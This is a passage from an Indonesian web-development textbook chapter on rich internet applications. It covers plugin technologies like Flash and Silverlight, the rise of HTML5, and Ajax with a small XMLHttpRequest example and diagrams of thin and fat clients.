
> **DEFINISI. Rich internet application** (RIA), disebut juga *rich web application*, adalah aplikasi web yang memiliki banyak ciri perangkat lunak desktop: tanggapan seketika, bagian layar yang memperbarui dirinya sendiri, seret-dan-lepas (*drag and drop*), penyuntingan di tempat. Ia dikirim melalui peramban dan tidak perlu dipasang.

Gambar 9.1 menempatkan RIA di irisan *aplikasi desktop*, *aplikasi web*, dan *teknologi komunikasi*. Lingkaran ketiga itulah yang sering dilupakan: RIA menjadi kaya karena ia berbicara dengan server di latar belakang, sedikit demi sedikit, sementara pengguna terus bekerja. Tiga nama di irisan itu adalah cara-cara melakukannya: Adobe AIR, jQuery, dan JavaScript murni.



Gambar 9.1 *Rich internet application* berada di irisan aplikasi desktop, aplikasi web, dan teknologi komunikasi. Label di tengah menyebut tiga cara membangunnya: Adobe AIR, jQuery, dan JavaScript murni.

Gambar 9.2 menambahkan janji yang membuat RIA menarik bagi dunia usaha: **lintas peramban, lintas sistem operasi, lintas perangkat** — satu aplikasi, ditulis sekali, untuk setiap peramban serta untuk Windows dan Mac sekaligus.



Gambar 9.2 Janji RIA: satu aplikasi menjangkau setiap peramban, setiap sistem operasi, dan setiap perangkat. Janji ini pertama kali dibuat pada akhir 2000-an; gambar ini menyebut peramban, sistem, dan perangkat yang dicakupnya sekarang.

Konsep ini berkerabat dengan **aplikasi satu halaman** (*single-page application*, SPA), yang memuat satu halaman sekali saja dan segala hal selanjutnya terjadi di dalamnya; Subbab 9.3.7 memisahkan keduanya. Ada satu uji kekayaan yang berguna: ketika satu hal berubah, apa yang terjadi pada sisa halaman? Pada aplikasi klasik, sisanya dibuang lalu dibangun ulang; pada aplikasi yang kaya, sisanya tetap persis di tempatnya, termasuk apa yang sudah Anda ketik dan posisi gulir Anda.

9.2.2 Sebelum HTML5: zaman *plugin*

Sepanjang sebagian besar tahun 2000-an, HTML tidak dapat menggambar dengan bebas, memutar video, atau berbicara dengan server di latar belakang secara baku. Maka perusahaan-perusahaan membangun ***plugin***: program terpisah yang dipasang ke dalam peramban, mengambil alih sebuah persegi pada halaman, dan menjalankan teknologinya sendiri di dalamnya. **Tabel 9.1** mendaftar yang utama beserta nasibnya.


Tabel 9.1 Teknologi RIA utama sebelum HTML5 dan nasibnya. Setiap teknologi yang membutuhkan *plugin* di dalam peramban kini telah hilang dari sana.

Teknologi	Dari	Wujudnya	Nasibnya
Adobe Flash, Apache Flex	Macromedia, lalu Adobe	*Plugin* yang menjalankan ActionScript; Flex menambahkan MXML dan pustaka kelas untuk layar bisnis	Akhir hayat 31 Desember 2020; peramban menolak menjalankannya
Adobe AIR	Adobe	*Runtime* Flash di luar peramban (TweetDeck, eBay Desktop, Pandora One, *Machinarium*)	Diserahkan ke Harman pada 2019; tersisa beberapa gim
Applet Java	Sun, lalu Oracle	Program Java di dalam sebuah persegi halaman; lebih cepat daripada JavaScript pada zamannya	Usang sejak Java 9 (2017); *plugin*-nya dihapus di JDK 11 (2018)
JavaFX	Sun, lalu Oracle	*Toolkit* Java untuk antarmuka kaya, mula-mula dengan bahasa skripnya sendiri	Berlanjut sebagai OpenJFX untuk desktop; tidak lagi di peramban
Microsoft Silverlight	Microsoft	*Plugin* .NET yang diprogram dengan XAML dan C#	Dukungan berakhir 12 Oktober 2021
XForms	W3C	Penerus formulir HTML yang deklaratif dan berbasis XML	Standar yang dipakai di sebagian perangkat XML; tidak pernah ada di peramban
OpenLaszlo	Laszlo Systems	Bahasa XML-dan-JavaScript, LZX, yang dikompilasi ke Flash atau ke kode peramban	Dihentikan

Flash adalah yang paling berhasil: hampir setiap peramban desktop pada 2008 memilikinya, dan *framework* bisnisnya, **Flex** (dijadikan sumber terbuka di Apache pada 2011), menyediakan tabel, formulir, dan grafik dalam bahasa XML bernama MXML dengan ActionScript di belakangnya; BBC iPlayer dan HBO Go memakainya. **Applet Java** lebih tua dan, pada akhir 1990-an, lebih cepat daripada JavaScript, tetapi lambat dimulai dan menjadi sasaran favorit penyerang. **JavaFX** (2008) adalah upaya Sun membuat Java menjadi kaya; versi pertamanya memiliki bahasa deklaratifnya sendiri. **Kode 9.1** adalah program JavaFX Script yang lengkap, dan **Gambar 9.3** jendela yang dihasilkannya.

Kode 9.1 `HelloWorld.fx`, program JavaFX Script yang lengkap (2008): sebuah `Frame` berisi sebuah `Label`, dideskripsikan alih-alih dikonstruksi. Ditampilkan sebagai sejarah; bahasa ini sudah tidak ada dan tidak dijalankan.

```
import javafx.ui.*;

Frame {
    title: "Hello World JavaFX"
    width: 200
    height: 50
    content: Label {
        text: "Hello World"
    }
    visible: true
}
```



Gambar 9.3 Jendela yang dideskripsikan **Kode 9.1**, digambar ulang: bilah judul yang menampilkan `title` dan satu `Label`, dalam bingkai selebar 200 piksel dan setinggi 50 piksel.

Silverlight (2007) adalah jawaban Microsoft atas Flash: *runtime* .NET kecil di dalam peramban, dengan antarmuka dalam XAML dan logika dalam C#. Sebuah "Hello World" membutuhkan halaman HTML, berkas pembantu `Silverlight.js` dari SDK, dan sebuah berkas XAML. Halamannya, **Kode 9.2**, hanyalah bingkai: ia menyisakan `div` kosong dan meminta sebuah skrip memasukkan *plugin* ke dalamnya.

Kode 9.2 `silverlight-hello.html`: halaman induk aplikasi Silverlight 1.0. `Silverlight.createObjectEx` memasukkan *plugin* ke `div` dan menyerahkan berkas XAML kepadanya. Ditampilkan sebagai sejarah; tidak dijalankan.

```
<html><head> <title>Hello World</title>
    <script src="js/Silverlight.js" type="text/javascript"></script>
</head><body>
    <div id="Ag1Host" style="background:#FFFFFF">
        <script type="text/javascript">
           var pe1 = document.getElementById("Ag1Host");
        </script></div>
<script>
Silverlight.createObjectEx({source: 'xaml/MyFirstSilverlightPage.xml', parentElement:pe1,
id:'Ag1',
    properties:{width:'300', height:'100', background:'#00FFFFFF', isWindowless:'true',
framerate:'24',
                version:'0.90.0'},
    events:{onError:null, onLoad:null}, context:null});
</script></body></html>
```

Kode 9.3 adalah XAML-nya: sebuah kanvas berisi satu baris teks biru.

Kode 9.3 `MyFirstSilverlightPage.xml`, yang dimuat oleh **Kode 9.2**: satu `TextBlock` yang ditempatkan 17 piksel dari kiri dan 10 piksel dari atas sebuah `Canvas`. Ditampilkan sebagai sejarah; tidak dijalankan.

```
<Canvas
   xmlns="http://schemas.microsoft.com/client/2007"
   xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">

    <TextBlock FontSize="36" Canvas.Left="17" Canvas.Top="10" Foreground="Blue">Hello
World</TextBlock>

</Canvas>
```

Dua teknologi lagi dibangun di atas XML, bahasa Bab 6. **XForms** memisahkan model data sebuah formulir dari tampilannya; ia standar W3C yang sungguhan, tetapi tidak satu pun peramban arus utama mengimplementasikannya. Bahasa **OpenLaszlo**, LZX, yang semangatnya mirip XUL, MXML, dan XAML, dapat dikompilasi ke Flash maupun ke kode peramban biasa, dan dirancang agar terasa akrab bagi pengembang HTML dan JavaScript. **Gambar 9.4** menunjukkan jenis aplikasi yang dimungkinkannya sekitar 2006.

Gambar 9.4 Tata letak aplikasi kaya sekitar tahun 2006 yang dibangun dengan OpenLaszlo, digambar ulang sebagai kerangka (*wireframe*): klien peta satelit dengan bilah alat, ikhtisar, pencarian tempat, penggeser warna, dan koordinat, semuanya di dalam satu halaman web.


> **WAWASAN KUNCI.** Setiap teknologi RIA yang memerlukan *plugin* di dalam peramban telah mati, betapa pun baik mutunya dan siapa pun pendukungnya — Adobe, Sun, Oracle, Microsoft. Yang bertahan adalah apa yang dipahami peramban itu sendiri: HTML, CSS, JavaScript, dan HTTP.

9.2.3 Ke mana perginya *plugin*

Tiga kekuatan mendorong *plugin* keluar. **Perangkat bergerak**: iPhone (2007) tidak pernah menjalankan Flash, dan ketika sebagian besar pengunjung sama sekali tidak dapat melihat halaman Flash, membuatnya tidak lagi masuk akal. **Keamanan**: *plugin* adalah program besar yang menjalankan apa pun yang diberikan halaman, dan bertahun-tahun Flash, Java, dan Silverlight termasuk program yang paling sering diserang di desktop, hingga peramban mula-mula memblokir lalu menghapusnya. Dan **HTML5** (Subbab 9.2.4) membuat semuanya tidak diperlukan lagi.

YouTube adalah studi kasus yang paling jernih. Ia bermula pada 2005 sebagai aplikasi Flash. Pada 2010 situs selulernya diluncurkan ulang dalam HTML5, tanpa Flash dan dirancang untuk layar sentuh; pada 2011 pemutar HTML5-nya mulai mendukung video 3D berdampingan; pada Januari 2015 HTML5 menjadi pemutar bawaan di setiap peramban yang didukung [1]. Jika dahulu ia memakai Dynamic Streaming dari Adobe untuk Flash, kini ia mengalirkan video dengan **MPEG-DASH**, *Dynamic Adaptive Streaming over HTTP*: video dipotong menjadi keping-keping pendek dalam beberapa kualitas, dan pemutar memilih, keping demi keping, kualitas terbaik yang sanggup dibawa koneksi — semuanya lewat HTTP biasa. Aplikasi Flash paling terkenal di dunia pun mendapati bahwa platform terbuka mampu melakukan segala yang dibutuhkannya.

Gambar 9.5 menjajarkan dua sejarah bab ini.



Gambar 9.5 Dua lini masa. Atas: .NET dan ASP.NET, dari ASP klasik pada 1996 hingga .NET 10 LTS pada 2025. Bawah: *rich internet application*, dari `XMLHttpRequest` pada 1999, melewati tahun-tahun *plugin*, hingga akhir Flash (2020) dan Silverlight (2021).

9.2.4 HTML5: platform yang menang


HTML5, versi besar kelima HTML, menjadi Rekomendasi W3C pada 2014 (disusul versi-versi kecil hingga HTML 5.3 pada 2017). Sejak 2019 hanya ada satu **HTML Living Standard**, yang dipelihara WHATWG — kelompok kerja Apple, Google, Mozilla, dan Microsoft — dan diperbarui terus-menerus [2]. Ia mencakup HTML 4, XHTML 1, dan DOM Level 2 HTML. Yang membuatnya menentukan bagi RIA adalah keluarga teknologi di sekitarnya, digambarkan pada **Gambar 9.6**: kanvas dan WebGL, audio dan video, penyimpanan lokal dan IndexedDB, *worker*, WebSocket, geolokasi, seret-dan-lepas, dan `XMLHttpRequest` — semuanya tertanam di setiap peramban dan tidak dimiliki satu perusahaan pun.

Gambar 9.6 HTML dan teknologi di sekelilingnya. Di tengah, spesifikasi HTML, sejak 2019 berupa Living Standard WHATWG; di sekelilingnya grafika (kanvas, SVG, WebGL), media, penyimpanan (Web Storage, IndexedDB), komunikasi (`XMLHttpRequest`, `fetch`, WebSocket), kerja latar belakang, akses perangkat, interaksi seperti seret-dan-lepas, dan gaya.

9.3 Ajax: RIA Tanpa *Plugin*

9.3.1 Model klasik dan model Ajax

Pada Februari 2005 Jesse James Garrett memberi nama pada sebuah teknik yang baru saja dipopulerkan Gmail (2004) dan Google Maps (2005): **Ajax**, *Asynchronous JavaScript and XML* [3]. **Gambar 9.7** menggambar ulang diagram dari esainya.




Gambar 9.7 Model aplikasi web klasik (kiri) dan model Ajax (kanan). Dalam model Ajax, sebuah *mesin Ajax* berada di antara antarmuka pengguna dan server; antarmuka memanggilnya dengan JavaScript, dan mesin itu bertukar data — semula XML, kini JSON — dengan server. Digambar ulang mengikuti Garrett [3].

Di **kiri** adalah setiap bab buku ini sejauh ini: antarmuka pengguna mengirim permintaan HTTP, server memeriksa penyimpanan datanya dan mengembalikan HTML dan CSS — satu halaman utuh. Di **kanan**, satu kotak ditambahkan di dalam peramban, yaitu **mesin Ajax** (*Ajax engine*). Antarmuka memanggilnya dengan JavaScript dan menerima potongan-potongan untuk ditaruh di halaman; mesin itu berbicara dengan server melalui HTTP yang sama, dan yang berpindah adalah **data**: XML pada 2005, JSON sekarang.

> **DEFINISI. Ajax** adalah teknik mengirim permintaan HTTP dari JavaScript selagi sebuah halaman ditampilkan, tanpa meninggalkan halaman itu, lalu memakai jawabannya untuk mengubah sebagian halaman melalui DOM. *Asinkron* berarti skrip tidak berhenti untuk menunggu: halaman tetap dapat dipakai, dan sebuah fungsi dijalankan kemudian saat jawaban tiba.

9.3.2 Mengapa “asinkron” penting

Gambar 9.8 menggambar model Ajax terhadap waktu, dari kiri ke kanan.



Gambar 9.8 Model aplikasi web Ajax digambar terhadap waktu (asinkron). Aktivitas pengguna di garis teratas tidak pernah berhenti; mesin Ajax menangani setiap masukan, kadang secara lokal dan kadang dengan mengirim data ke server, lalu menampilkan jawabannya saat kembali; panah hijau toska adalah data yang bergerak di latar belakang.

Garis teratas, **aktivitas pengguna**, tidak memiliki celah. Sebagian masukan langsung dijawab oleh mesin (*pemrosesan di sisi klien*); yang lain pergi ke server, yang bekerja *sementara pengguna melanjutkan*. Pada model klasik, garis pengguna akan terhenti di setiap permintaan dan baru berlanjut ketika halaman baru yang utuh tiba. Celah itulah seluruh perbedaannya.

Kode 9.4 memperlihatkan arti "tidak menunggu" dalam kode: pertanyaan status dari halaman Laundry bab ini, ditulis seperti pada 2005, dengan `XMLHttpRequest` dan sebuah fungsi *callback*.

Kode 9.4 `xhr-status.js`: menanyakan status nota dengan `XMLHttpRequest`, dengan gaya tahun 2005. `send()` langsung kembali; fungsi di `onreadystatechange` dijalankan kemudian, saat jawaban lengkap (`readyState` 4).

```
// xhr-status.js - the question the status page asks, in the style of 2005:
// XMLHttpRequest and a callback. Load it into a page served by any track, then call
// checkStatus("B2952", "0812-0000-4710", function (code, data) { ... }).
function checkStatus(bill, phone, done) {
  var xhr = new XMLHttpRequest();
  xhr.open("GET", "/api/status?bill=" + encodeURIComponent(bill) +
                  "&phone=" + encodeURIComponent(phone), true);   // true = asynchronous
  xhr.setRequestHeader("Accept", "application/json");
  xhr.onreadystatechange = function () {
    if (xhr.readyState === 4) {                                   // 4 = DONE
      done(xhr.status, xhr.status === 200 ? JSON.parse(xhr.responseText) : null);
    }
  };
  xhr.send();                                                     // returns at once
}
```

`open` menyiapkan permintaan (`true` meminta perilaku asinkron); `send()` mengirimnya dan **langsung kembali**, sehingga halaman tetap hidup; ketika jawaban lengkap, peramban memanggil fungsi `onreadystatechange`, yang mengurai JSON dan memanggil `done`. Proses *build* buku ini memuat **Kode 9.4** ke halaman milik jalur Flask (Subbab 9.13) di peramban Chromium tanpa layar


(*headless*) dan memanggilnya dengan nomor telepon yang benar lalu yang salah; **Kode 9.5** adalah hasilnya.

Kode 9.5 Hasil nyata **Kode 9.4** di Chromium terhadap jalur Flask: status 200 beserta data nota, lalu 404 tanpa data untuk nomor telepon yang salah.

```
200 B2952 In process 5 kg
404 null
```


9.3.3 Klien tipis dan klien tebal

Begitu peramban dapat meminta data, muncul pertanyaan desain: **di mana logika antarmuka seharusnya tinggal? Gambar 9.9** dan **Gambar 9.11** menggambar dua jawabannya.




Gambar 9.9 *Klien tipis* (*thin client*) Ajax. Peramban hanya memegang antarmuka pengguna dan mesin Ajax kecil yang meneruskan kejadian dari pengguna dan menerapkan pembaruan DOM yang diperintahkan kepadanya; *widget* GUI dan inti aplikasi tinggal di server.

Pada **klien tipis**, mesin meneruskan *kejadian pengguna* (*user event*) — "peta digeser 200 piksel ke kiri" — dan menerima *permintaan pembaruan DOM*; server menyimpan keadaan layar setiap pengunjung. **Gambar 9.10** mengikuti satu gerakan seret, dengan waktu mengalir ke bawah.




Gambar 9.10 Urutan klien tipis untuk satu seretan tetikus pada peta. Kejadian itu berjalan melalui mesin Ajax dan server web ke *widget* peta dan inti aplikasi di server; keadaan barunya kembali sepenuhnya sebagai pembaruan DOM sebelum peramban meminta gambar-gambar baru.



Gambar 9.11 *Klien tebal* (*fat client*) Ajax. *Widget* GUI dan sebuah inti klien berjalan di peramban; mesin Ajax berbicara dengan *layanan web* di server hanya untuk data.

Pada **klien tebal**, *widget* dan sebuah *inti klien* berjalan di peramban, dan server menawarkan **layanan web** (*web service*), sebuah alamat yang menjawab dengan data. **Gambar 9.12** adalah seretan yang sama.



Gambar 9.12 Urutan klien tebal untuk seretan yang sama. *Widget* dan inti klien di peramban langsung memperbarui DOM; satu-satunya lalu lintas jaringan adalah permintaan gambar-gambar baru.

Pada **Gambar 9.10** tidak ada yang bergerak di layar sampai satu perjalanan pulang-pergi selesai; pada **Gambar 9.12** layar berubah setelah empat anak panah yang tak pernah meninggalkan peramban. Harga klien tebal adalah lebih banyak kode di peramban, yang harus diunduh, ditulis, dan diuji dalam JavaScript.

